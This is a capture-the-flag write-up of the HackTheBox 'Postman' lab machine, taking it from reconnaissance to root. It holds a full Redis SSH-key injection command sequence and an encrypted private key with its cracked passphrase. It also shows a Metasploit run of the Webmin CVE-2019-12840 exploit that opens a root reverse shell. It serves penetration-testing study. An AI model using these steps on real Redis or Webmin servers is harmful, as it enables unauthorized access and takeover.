HTB: Postman
Full Writeup for Postman machine from CPTS track on HackTheBox

Reconnaissance
Port Scanning
I started with a full TCP scan using default scripts and service detection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
tr3m0x@ubuntu:~/htb/linux/postman$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.67.0 -oN nmap/tcp_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-08 07:33 CET
Nmap scan report for 10.129.67.0
Host is up (0.039s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.77 seconds
The scan exposed four useful services: SSH on port 22, HTTP on port 80, Redis on port 6379, and Webmin on port 10000. Redis was the most interesting finding because it was externally reachable, while Webmin looked like a possible authenticated escalation path later.
Web Enumeration

The website on port 80 appeared to be a static personal page. There were no obvious forms, login panels, or dynamic features to attack, so I moved on to Redis.
Redis Enumeration
I tested whether Redis required authentication. The server accepted an unauthenticated connection and allowed access to configuration values.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
tr3m0x@ubuntu:~/htb/linux/postman$ redis-cli -h 10.129.67.0
10.129.67.0:6379> INFO server
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:649
run_id:7b8d8fa5c24d1833fb564369421b15bdd7867cc6
tcp_port:6379
uptime_in_seconds:837
uptime_in_days:0
hz:10
lru_clock:10466134
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
10.129.67.0:6379> CONFIG GET dir
1) "dir"
2) "/var/lib/redis"
The important detail is that Redis allowed CONFIG GET dir, confirming that I could interact with the server without credentials. When Redis is exposed this way, one common attack is to write an attacker-controlled SSH public key into an authorized_keys file, then authenticate over SSH as the user running Redis.
SSH Key Injection
I used the Redis SSH key injection technique documented here. The idea is to store a public key inside Redis, point Redis at a writable .ssh directory, set the database filename to authorized_keys, and force Redis to save the database to disk.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Generate SSH key
ssh-keygen -t rsa -f redis_key

# Prepare key with newlines
(echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt

# Inject into authorized_keys
redis-cli -h target.com flushall
cat key.txt | redis-cli -h target.com -x set ssh_key
redis-cli -h target.com config set dbfilename authorized_keys
redis-cli -h target.com config set dir /root/.ssh
redis-cli -h target.com save

# Alternative paths
/home/redis/.ssh/authorized_keys
/home/ubuntu/.ssh/authorized_keys
/var/lib/redis/.ssh/authorized_keys

# Connect via SSH
ssh -i redis_key root@target.com
Note: I tested the common writable locations until
/var/lib/redis/.sshworked. On this box, I first had to set the Redis directory to/var/lib/redis, then setdbfilenametoauthorized_keys, and finally runsave.
Initial Access
Shell as redis
After writing my public key into the Redis user’s SSH directory, I authenticated as redis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
tr3m0x@ubuntu:~/htb/linux/postman$ ssh -i redis_key  redis@10.129.67.0
The authenticity of host '10.129.67.0 (10.129.67.0)' can't be established.
ED25519 key fingerprint is SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.67.0' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
This gave me a low-privileged foothold as the service account. From here, the next goal was to find credentials or files that could lead to a real user.
Lateral Movement
Redis User History
I started local enumeration by checking the redis user’s shell history. Several entries referenced su Matt and an id_rsa.bak file, which made Matt the next likely target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
redis@Postman:/home/Matt$ history
    1  exit
    2  su Matt
    3  pwd
    4  nano scan.py
    5  python scan.py
    6  nano scan.py
    7  clear
    8  nano scan.py
    9  clear
   10  python scan.py
   11  exit
   12  exit
   13  cat /etc/ssh/sshd_config
   14  su Matt
   15  clear
   16  cd /var/lib/redis
   17  su Matt
   18  exit
   19  cat id_rsa.bak
   20  ls -la
   21  exit
   22  cat id_rsa.bak
   23  exit
   24  ls -la
   25  crontab -l
   26  systemctl enable redis-server
   27  redis-server
   28  ifconfig
   29  netstat -a
   30  netstat -a
   31  netstat -a
   32  netstat -a
   33  netstat -a > txt
   34  exit
   35  crontab -l
   36  cd ~/
   37  ls
   38  nano 6379
   39  exit
Backup SSH Key
The history showed cat id_rsa.bak, so I searched the filesystem for that filename.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
redis@Postman:/home/Matt$ find / -type f -name "id_rsa.bak" 2>/dev//null
/opt/id_rsa.bak
redis@Postman:/home/Matt$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
The file was an encrypted RSA private key. Since encrypted SSH keys can be converted into a John-compatible hash, I copied the key locally and cracked its passphrase.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
tr3m0x@ubuntu:~/htb/linux/postman$ python3 ~/tools/ssh2john.py id_rsa.bak > id_rsa.hash
tr3m0x@ubuntu:~/htb/linux/postman$ john id_rsa.hash --wordlist=rockyou.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3DES/AES 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 20 OpenMP threads
Note: Passwords longer than 10 [worst case UTF-8] to 32 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
computer2008     (id_rsa.bak)
1g 0:00:00:00 DONE (2026-09-08 09:17) 4.762g/s 1175Kp/s 1175Kc/s 1175KC/s copper04..cody28
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
John recovered the passphrase computer2008. I fixed the local file permissions and tried to use the key for SSH as Matt.
1
2
3
4
tr3m0x@ubuntu:~/htb/linux/postman$ chmod 600 id_rsa.bak
tr3m0x@ubuntu:~/htb/linux/postman$ ssh -i id_rsa.bak Matt@10.129.67.0
Enter passphrase for key 'id_rsa.bak':
Connection closed by 10.129.67.0 port 22
The server immediately closed the connection, so I checked the SSH daemon configuration from the existing redis shell.
1
2
3
4
5
redis@Postman:~$ cat  /etc/ssh/sshd_config
<SNIP>
#deny users
DenyUsers Matt
<SNIP>
Matt was explicitly denied SSH access through DenyUsers, so the private key was not useful for direct login. However, the recovered key passphrase was also reused as Matt’s system password, which allowed switching users locally.
1
2
3
redis@Postman:/tmp$ su Matt
Password:
Matt@Postman:/tmp$
At this point I had an interactive shell as Matt.
Privilege Escalation
Webmin Service
I checked processes running as root and confirmed that the Webmin service from the initial Nmap scan was running with root privileges.
1
2
3
4
Matt@Postman:/etc/webmin$ ps auxww | grep root
<SNIP>
root        777  0.0  3.1  90940 28872 ?        Ss   07:49   0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
<SNIP>
Webmin’s MiniServ process was running as root, so compromising Webmin would likely provide root code execution. The exposed version was Webmin 1.910, which is affected by CVE-2019-12840, an authenticated remote command execution vulnerability in the Package Updates module.


The vulnerability requires valid Webmin credentials. I tested the reused credentials Matt:computer2008, and they successfully logged in to the Webmin dashboard.
Authenticated Webmin RCE
Metasploit includes a module for this vulnerability: exploit/linux/http/webmin_packageup_rce. I configured it with Matt’s credentials, enabled SSL for the Webmin listener on port 10000, and ran the exploit.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
msf > search CVE-2019-12840

Matching Modules
================

   #  Full Name                                Disclosure Date  Rank       Check  Name
   -  ---------                                ---------------  ----       -----  ----
   0  exploit/linux/http/webmin_packageup_rce  2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/webmin_packageup_rce

msf > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


View the full module info with the info, or info -d command.

msf exploit(linux/http/webmin_packageup_rce) > set rhosts 10.129.67.0
rhosts => 10.129.67.0
msf exploit(linux/http/webmin_packageup_rce) > set username Matt
username => Matt
msf exploit(linux/http/webmin_packageup_rce) > set password computer2008
password => computer2008
msf exploit(linux/http/webmin_packageup_rce) > set lhost tun0
lhost => 10.10.15.5
msf exploit(linux/http/webmin_packageup_rce) > set ssl true
ssl => true
[!] Changing the SSL option's value may require changing RPORT!
msf exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.15.5:4444
[+] Session cookie: 1a3199abe43ebe0a6aca04b07da0fcde
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.15.5:4444 -> 10.129.67.0:42036) at 2026-09-08 09:49:30 +0100

id
uid=0(root) gid=0(root) groups=0(root)
The payload returned a shell running as root, completing the machine.